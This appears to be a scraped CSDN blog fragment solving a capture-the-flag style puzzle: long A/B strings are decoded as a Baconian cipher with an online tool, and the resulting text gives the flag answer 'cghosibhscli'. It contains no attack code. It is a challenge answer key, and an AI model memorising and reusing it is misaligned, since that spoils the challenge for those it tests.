ABABBBAABBAABABAABABAABABABABAABABBABABBAABABABABBABAABABABABBABAABABAABABBABABABBABABABBABAABBBABAAB  
AABABABABBBAABABAABBAABBABAABBAABBABABAB

CSDN @lrm\_

在线工具

<http://www.hiencode.com/baconian.html>

培根密码

Baconian Cipher


BABABAABAAABBBAAABBBBABBAABAAABABBABABBABBBAAABBABBBAAABBABAABAAABBBAAABAAABABBABABBABBBABBBAAABBAAABBAA  
AABAAABBBABBBBAABBBAAABBBBAABBAABAAAAAABABAABAAABAAABBBABBBBABABAABAAABAAAAAABBBAAABAAAAAABBBBAAABAAAAA  
ABBBABBBBAABAAABAAAAAABABBBAABAAABABABABAABBBBABBABABABABAABABABABBABABAABBBABABABAABBBABABABAABBBABA  
ABABBABBBABABAABABBABABBABABABAABABABABAABABBABBAABABABABAABABBABBAABABABAABABBABABABAABABBABABABAAB  
BABABAABBBABABBAABBBAAABBAABBAABABABABBABABABAABABABABAABAAABABABAABBBABABABAABBAABAAABABAABABBAA  
BAABABBAAABABABAABBBABBABABABBABABABABABBAAABABAABBBABABABAABBBAAABAAABABBABABABAABBBAAABABAABBBAA  
ABABAABBBABABBABABBBAABABABABBBAABBBABABABABABAABBBABABAABBBABAABABBABAABBBABAABBBABAABBBABAABBBABA  
BAABABABBAAABABABAABABBABABAABABBABABABABABBABABABABAABBBABABAABBBAAABABAABBBAAABABAABBBAAABABAABBB  
ABBABABABABBABABABAABABBABABBABABBBAABBBABABAABBAABABABABAABABBAAABBBAAABBBABABBABABBAAABABAABBBAA  
ABABAABABAABBBAAABABAABABBABABABABBABABABABBAAABABAABBBABABABBABAABBBAAABABAABBBAAABABAABBBAAABABA  
ABABBAAABABABAABABAABBAABABAABABBABABBABABBBAABBBABABBABBBABAABABAABBBBABAABABAABBBAAABABAABBBABABAB

加密 解密

veryxwellxdonexfellowhackerxthexsecretxkeywordxisxcghosibhscliixkvfksujouwkwurnwfnfwjksvewlklxklnjvmtmtvllkuvjfnkzkeuvvskszktnk  
wkvsvsoeuvwjkkzkvkjvwsvuvkvjvosvjuwkskwjlfjfnjflkvlfnfkjuskkvfjkkvknkwvvwvuvsvjkzuwkwjktfkstmjvkvnkwkwvvwvskkfskvflfkswkkwvvn  
vskxkktjfv

CSDN @lrm\_

veryxwellxdonexfellowhackerxthexsecretxkeywordxisxcghosibhscliixkvfksujouwkwurnwfnfwjksvewlklxklnjvmtmtvllkuvjfnkzkeuvv  
vskszktnkwkvsvsoeuvwjkkzkvkjvwsvuvkvjvosvjuwkskwjlfjfnjflkvlfnfkjuskkvfjkkvknkwvvwvuvsvjkzuwkwjktfkstmjvkvnkwkwvvwvskk  
fsskvflfkswkkwvvwvskkktjfv



CSDN @lrm\_

利用sublim替换x  
答案  
cghosibhscli